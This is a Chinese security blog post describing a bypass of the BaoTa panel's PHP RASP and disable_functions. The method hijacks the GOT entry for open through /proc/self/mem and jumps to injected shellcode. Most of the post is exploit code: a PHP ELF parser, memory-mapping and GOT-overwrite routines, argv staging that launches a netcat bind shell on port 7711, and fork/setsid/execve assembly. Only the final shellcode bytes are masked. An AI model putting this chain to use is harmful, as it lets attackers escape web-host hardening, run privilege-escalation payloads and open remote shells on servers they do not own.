针对宝塔的RASP及其disable_functions的绕过

原创 芝士狍子糕 xray社区 昨天

来自专辑

原创技术干货

0x01 实验环境

- 开启宝塔自带的防跨站攻击。
- 安装并开启堡塔PHP安全防护。
- 安装并开启堡塔防提权。

0x02 概述

无聊的时候和宝塔开发聊天，听他说了宝塔在开发一个基于底层的rasp，拦截所有基于www权限的命令执行。最近总算上线了，我稍微测试了一下，效果确实不错：

不管是通过php来调用system，会拦截，你是root权限的情况下，通过su www都会被一并拦截，也就是说www基本什么也做不了，我一开始还挺惊讶这php居然没崩溃还能运行，开发说加了特殊的兼容，这就让我感兴趣了。在加上业内知名的最全disable_functions名单，成功吸引了我来挑战。

主要挑战内容就是在他们的防跨站，也就是在他们的open_basedir限制了目录的情况下，先突破 disable_functions，然后在突破他们的rasp。

0x03 如何通过劫持GOT表绕过 disable_functions

在突破rasp前，我们首先得先能碰到rasp，不然disable_functions都过不去，何来绕过rasp之说。

- **什么是GOT表?**

请自行阅读以下资料了解

1. 浅 析ELF中的GOT与PLT
2. 深入了解GOT,PLT和动态链接
3. 漏洞利用-GOT覆写技术
4. Linux中的GOT和PLT到底是个啥?

简单来说，某个程序需要调用printf这个函数，先到plt表里面找到对应的got表的里面存放的真正代码块的地址，在根据这个地址跳转到代码块。plt表是不可写的，got表可写，在没有执行之前填充00，在执行的时候由动态连接器填充真正的函数地址进去。假如我们能找到got表的地址，修改他指向的地址，比如把printf的地址和system的地址互换，就会造成我们调用的是printf，但实际上执行的是system，以此来突破disable_functions。

- **实现**

```
<?php /***
 *
* BUG修正请联系我
* @author
* @email xiaozeend@pm.me *
*/
$path="/tmp/ncc";
$args = " -lvvp 7711 -e /bin/bash";
/**
section tables type
*/
define('SHT_NULL',0);
```

```php
define('SHT_PROGBITS',1);
define('SHT_SYMTAB',2);
define('SHT_STRTAB',3);
define('SHT_RELA',4);
define('SHT_HASH',5);
define('SHT_DYNAMIC',6);
define('SHT_NOTE',7);
define('SHT_NOBITS',8);
define('SHT_REL',9);
define('SHT_SHLIB',10);
define('SHT_DNYSYM',11);
define('SHT_INIT_ARRAY',14);
define('SHT_FINI_ARRAY',15);
//why does section tables have so many fuck type
define('SHT_GNU_HASH',0x6ffffff6);
define('SHT_GNU_versym',0x6fffffff);
define('SHT_GNU_verneed',0x6ffffffe);


class elf{
    private $elf_bin;
    private $strtab_section=array();
    private $rel_plt_section=array();
    private $dynsym_section=array();
    public $shared_librarys=array();
    public $rel_plts=array();
    public function getElfBin()
{
        return $this->elf_bin;
```

```
    }
    public function setElfBin($elf_bin)
{
        $this->elf_bin = fopen($elf_bin,"rb");
    }
    public function unp($value)
{
        return hexdec(bin2hex(strrev($value)));
    }
    public function get($start,$len){

        fseek($this->elf_bin,$start);
        $data=fread ($this->elf_bin,$len);
        rewind($this->elf_bin);
        return $this->unp($data);
    }
    public function get_section($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
        $this->elf_shoff=$this->get(0x28,8);
        $this->elf_shentsize=$this->get(0x3a,2);
        $this->elf_shnum=$this->get(0x3c,2);
        $this->elf_shstrndx=$this->get(0x3e,2);
        for ($i=0;$i<$this->elf_shnum;$i+=1){
            $sh_type=$this->get($this->elf_shoff+$i*$this->elf_shentsize+4,4);
            switch ($sh_type){
                case SHT_STRTAB:
                    $this->strtab_section[$i]=
```

```
                        array(
                            'strtab_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,8),
                            'strtab_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->elf_shentsize+32,8)
                        );
                    break;

                case SHT_RELA:
                    $this->rel_plt_section[$i]=
                        array(
                            'rel_plt_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,8),
                            'rel_plt_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->elf_shentsize+32,8),
                            'rel_plt_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+56,8)
                        );
                    break;
                case SHT_DNYSYM:
                    $this->dynsym_section[$i]=
                        array(
                            'dynsym_offset'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+24,8),
                            'dynsym_size'=>$this->strtab_size=$this->get($this->elf_shoff+$i*$this->elf_shentsize+32,8),
                            'dynsym_entsize'=>$this->get($this->elf_shoff+$i*$this->elf_shentsize+56,8)
                        );
```

```
100                     break;
101
102                 case SHT_NULL:
103                 case SHT_PROGBITS:
104                 case SHT_DYNAMIC:
105                 case SHT_SYMTAB:
106                 case SHT_NOBITS:
107                 case SHT_NOTE:
108                 case SHT_FINI_ARRAY:
109                 case SHT_INIT_ARRAY:
110                 case SHT_GNU_versym:
111                 case SHT_GNU_HASH:
112                      break;
113
114                 default:
115 //                      echo "who knows what $sh_type this is? ";
116
117              }
118          }
119      }
120     public function get_reloc(){
121         $rel_plts=array();
122         $dynsym_section= reset($this->dynsym_section);
123         $strtab_section=reset($this->strtab_section);
124         foreach ($this->rel_plt_section as $rel_plt ){
125              for ($i=$rel_plt['rel_plt_offset'];
126                  $i<$rel_plt['rel_plt_offset']+$rel_plt['rel_plt_size'];
127                  $i+=$rel_plt['rel_plt_entsize'])
128              {
```

```
                $rel_offset=$this->get($i,8);
                $rel_info=$this->get($i+8,8)>>32;
                $fun_name_offset=$this-
>get($dynsym_section['dynsym_offset']+$rel_info*$dynsym_section['dynsym_entsize'
],4);

 $fun_name_offset=$strtab_section['strtab_offset']+$fun_name_offset-1;
                $fun_name='';
                while ($this->get(++$fun_name_offset,1)!=""){
                    $fun_name.=chr($this->get($fun_name_offset,1));
                }
                $rel_plts[$fun_name]=$rel_offset;
            }
        }
        $this->rel_plts=$rel_plts;
    }
    public function get_shared_library($elf_bin=""){
        if ($elf_bin){
            $this->setElfBin($elf_bin);
        }
        $shared_librarys=array();
        $dynsym_section=reset($this->dynsym_section);
        $strtab_section=reset($this->strtab_section);
        for
($i=$dynsym_section['dynsym_offset']+$dynsym_section['dynsym_entsize'];
             $i<$dynsym_section['dynsym_offset']+$dynsym_section['dynsym_size'];
             $i+=$dynsym_section['dynsym_entsize'])
        {
            $shared_library_offset=$this->get($i+8,8);
```

```
            $fun_name_offset=$this->get($i,4);
 $fun_name_offset=$fun_name_offset+$strtab_section['strtab_offset']-1;
            $fun_name='';
            while ($this->get(++$fun_name_offset,1)!=""){
                $fun_name.=chr($this->get($fun_name_offset,1));
              }
              $shared_librarys[$fun_name]=$shared_library_offset;
          }
          $this->shared_librarys=$shared_librarys;
    }
    public function close(){
        fclose($this->elf_bin);
    }

    public function __destruct()
    {
        $this->close();
    }
    public function packlli($value) {
        $higher = ($value & 0xffffffff00000000) >> 32;
        $lower = $value & 0x00000000ffffffff;
        return pack('V2', $lower, $higher);
    }
}
```

- 我们简单实现一个读取elf文件各表的php代码。
- 其中get_section函数根据各表的偏移提取出对应的值保存。
- get_reloc函数获取PLT表里面保存的指向GOT表的值。


- get_shared_library函数则是解析libc库的。
- 为了节约篇幅，关于elf格式的相关内容请自行查阅相关资料。

接下来在成功解析目标执行的php文件后，拿到对应GOT表的偏移后，我们可以通过/proc/self/maps拿到正在执行的php的内存布局，来找到一个可写可执行的内存块用来放我们的shellcode。同时获得堆栈的内存地址：

```
$test=new elf();
$test->get_section('/proc/self/exe');
$test->get_reloc();
$open_php=$test->rel_plts['open'];
$maps = file_get_contents('/proc/self/maps');
preg_match('/(\w+)-(\w+)\s+.+\[stack]/', $maps, $stack);
echo "Stack location: ".$stack[1]."\n";
$pie_base = hexdec("0x".(explode('-', $maps)[0]));
echo "PIE base: ".$pie_base."\n";
```

至此，我们已经做好全部的准备，如果没有宝塔的RASP，单纯的disable_functions的话，就可以在这里通过get_shared_library函数去解析libc里面的system的地址，然后把open在GOT表里面的地址覆写成system的地址，即可绕过disable_functions。

可惜的是，宝塔的rasp会拦截所有基于www权限的bash的执行，在这我们绕过了disable_functions也只是收获了一条无情的拦截提示：



这里我们就要思考，为什么我们需要system这个函数？是为了弹个nc回来，到处cd在加个ls -la玩吗？显然不是，这样的需求php也可以满足。我们实际上的目的是去执行我们提权的exp，也就是去执行其他的代码，其他的文件。而不是单纯的执行个id，看一眼www的回显，然后到处cd玩的。

0x04 解决宝塔的RASP

在这，我们通过不把open的GOT表地址修改成system的地址，而是改成我们shellcode的地址，这里本质上是我们已经控制了php的eip了，我们只需要在内存里面写入我们的shellcode，在让got表指向这个地址，就可以让php来执行我们的提权的exp或者其他任何我们想让他做的东西。

- **实现**

我们接下来根据php加载在内存里面的地址，开辟一个风水宝地来存放我们的shellcode，同时让GOT表里面的open函数的地址指向这个shellcode的地址：

```
$mem = fopen('/proc/self/mem', 'wb');
$shellcode_loc = $pie_base + 0x2333; fseek($mem, $open_php);
fwrite($mem,  $test->packlli($shellcode_loc));
```

这段代码，我们利用/proc/self/mem来访问自己的内存，同时根据之前获取到的拥有可写可执行权限的内存块，来开辟一个放shellcode的地方，也就是$shellcode_loc 同时我们这里已经修改了GOT表中open指向的地址为我们的$shellcode_loc 的地址。

接下来我们要准备我们的shellcode了，我这里是通过fork来开辟一个新进程，在新进程里面通过execve来启动我们的提权exp，这里也可以直接放msf生产的shellcode，自由发挥：

```
push    0x39
pop eax
syscall
test    eax, eax
jne 0x31
push    0x70
pop eax
syscall
push    0x39
pop eax
syscall
test    eax, eax
jne 0x31
```

这段简单的汇编非常简单，我们通过0x39这个系统调用号来调用fork函数，我们这里push入参然后syscall调用，test通过判断eax是否为0来判断有没有调用成功，如果失败则ZF标志为1通过jne圆滑的离开。剩下的基本一样，先后调用0x39，0x70，0x39，也就是通过调用fork创建子进程，setsid切到子进程，在fork一次。然后我们就得到了一个独立且脱离终端控制的新进程了。

接下来我们调用execve来指向我们的程序：

```
mov rdi, 0xffffffffffffffff ; filename
mov rsi, 0xffffffffffffffff ; argv
xor edx, edx
push    0x3b
pop eax
syscall
ret
push    0
pop edi
push    0x3c
pop eax
syscall
```

然后用nasm编译得到shellcode，接下来就差处理我们需要执行的文件和参数了：

```
$stack=hexdec("0x".$stack[1]);
fseek($mem, $stack);
fwrite($mem, "{$path}\x00");
$filename_ptr = $stack;
```

我们这里给获得堆栈的地址，入参我们需要执行的文件的地址，然后保存这个地址$filename_ptr 等待接下来拼接入shellcode，然后就是我们需要执行的文件的参数的入参：

```
$stack += strlen($path) + 1;
fseek($mem, $stack);
fwrite($mem, str_replace(" ", "\x00", $args) . "\x00");
$str_ptr = $stack;
$argv_ptr = $arg_ptr = $stack + strlen($args) + 1;
foreach(explode(' ', $args) as $arg) {
```

```
    fseek($mem, $arg_ptr);
    fwrite($mem, $test->packlli($str_ptr));
    $arg_ptr += 8;
    $str_ptr += strlen($arg) + 1;
}
fseek($mem, $arg_ptr);
fwrite($mem, $test->packlli(0x00));
echo "Argv: " . $args . "\n";
echo "ELF PATH $path\n";
```

到这，我们已经准备好所有的东西了，接下来在GOT表里open函数指向的地址，也就是我们一开始找到的一个可写可执行的地址$shellcode_loc = $pie_base + 0x2333; 写入我们的shellcode:

```
$shellcode = "shellcode打马赛克". $test->packlli($filename_ptr) ."shellcode打马赛克" .$test->packlli($argv_ptr) ."shellcode打马赛克";
fseek($mem, $shellcode_loc);
fwrite($mem, $shellcode);
```

完成整个利用。


- **流程为：**

1. 解析php文件获得plt里面open指向plt表的地址
2. 通过获取到的plt表的地址，等待程序运行填充00后将这个地址修改为我们准备放shellcode的风水宝地。
3. 丢入shellcode，完成劫持GOT表。


接下来我们随便执行一个有文件操作，也就是会调用libc里面的open函数的php函数，即可触发：

```
readfile('email->xiaozeend@pm.me', 'r');
echo "DONE\n";
exit();
```


完整的利用就出来了:



- **调试**



我调试的源码为PHP7.1.10，在最后的触发shellcode的readfile函数处下的断点。然后用GDB给GOT表里面我们修改的那个shellcode的起始地址下一个断点，执行：



就成功断在我们shellcode的入口了，在这我们就看到我们之前编写的shellcode，之后就可以慢慢调试你的shellcode了。

0x05 其他

- 只作为思路分享，exp不公开。
- 错误的地方请通过邮箱 xiaozeend@pm.me 和我取得联系并帮助我修正。
- 完整的POC在此处就不公开了，需要POC的小伙伴可以去星球自取。

- 主要引用与参考

1. https://www.anquanke.com/post/id/183370#h2-17
2. blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/
3. http://asm.sourceforge.net/syscall.html#s-arch
4. https://2018.zeronights.ru/wp-content/uploads/materials/09-ELF-execution-in-Linux-RAM.pdf
5. https://magisterquis.github.io/2018/03/31/in-memory-only-elf-execution.html
6. 为了省略篇幅，只列出了主要参考内容。